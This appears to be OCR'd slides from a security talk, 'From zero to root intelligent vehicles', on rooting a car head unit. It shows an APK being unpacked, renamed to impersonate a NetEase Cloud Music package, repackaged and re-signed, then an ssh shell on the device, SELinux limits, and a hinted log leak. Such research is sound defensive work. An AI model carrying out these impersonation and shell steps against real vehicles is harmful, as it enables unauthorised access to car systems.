
名称

AndroidManifest.xml
apktool.yml
assets
lib
META-INF
original
res
smali
smali_classes2
unknown


1. Select the application we want to install and unpack it with apktools

```
$ apktool d -o output_apk/ apk_name.apk
```

From zero to root intelligent vehicles



```
0-2438415" package="com.netease.cloudmusic.iot" platformB
```



```
<string name="always_show_status_bar">Always Show Title Bar</string>
<string name="app_all_apk">All apks</string>
<string name="app_backuped">Backed-up</string>
<string name="app_fixed">App Pinned</string>
<string name="app_hidden">Hidden</string>
<string name="app_hide_close_notify_msg">After close the notification icon,
<string name="app_manager">App Manager</string>
<string name="app_name">网易云音乐</string>
<string name="app_name_cardcollection">foo Card Games</string>
<string name="app_name_checkers">Checkers</string>
<string name="app_name_chess">Chinese Chess</string>
<string name="app_name_collection">foo Board Games</string>
```


2. The package name is in AndroidManifest.xml, search for package and modify the package name package="com.netease.cloudmusic.iot”

The APP name of the res/value/strings.xml file also needs to be changed.

From zero to root intelligent vehicles

3. Repackaging and Resigning APK with apktools and Apksigner.

Reverse a shell




```
(base) [redacted] % ssh ssh@192.168.137.137 -p2222
The authenticity of host '[192.168.137.137]:2222 ([192.168.137.137]:2222)' can't be established.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7Upx4NHXMg/YnJJzq+jXhdQQxI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.137.137]:2222' (RSA) to the list of known hosts.
Password authentication
(ssh@192.168.137.137) Password:
[redacted]:/ $ ls
acct                init.rc                                 proc
```

From zero to root intelligent vehicles

In untrusted app shell

- untrustapp's access to the service will be intercepted by all selinux rules and cannot escalate privileges
- untrustapp cannot access many commonly used directory files, for example, it cannot view the ports bound by netstat –p




```
netstat: /proc/dp: Permission denied
netstat: /proc/fb: Permission denied
netstat: /proc/fm: Permission denied
netstat: /proc/mv: Permission denied
netstat: /proc/m4u: Permission denied
netstat: /proc/rid: Permission denied
netstat: /proc/svp: Permission denied
netstat: /proc/wdk: Permission denied
netstat: /proc/keys: Permission denied
netstat: /proc/kmsg: Permission denied
netstat: /proc/misc: Permission denied
netstat: /proc/iomem: Permission denied
```

Netstat cannot view the specific PID or Program name. Originally, low authority could not obtain these details.

From zero to root intelligent vehicles


Trick!

Remember the engineering mode mentioned earlier?
There is an export log and I found some surprises



From zero to root intelligent vehicles

Log Infromation leak



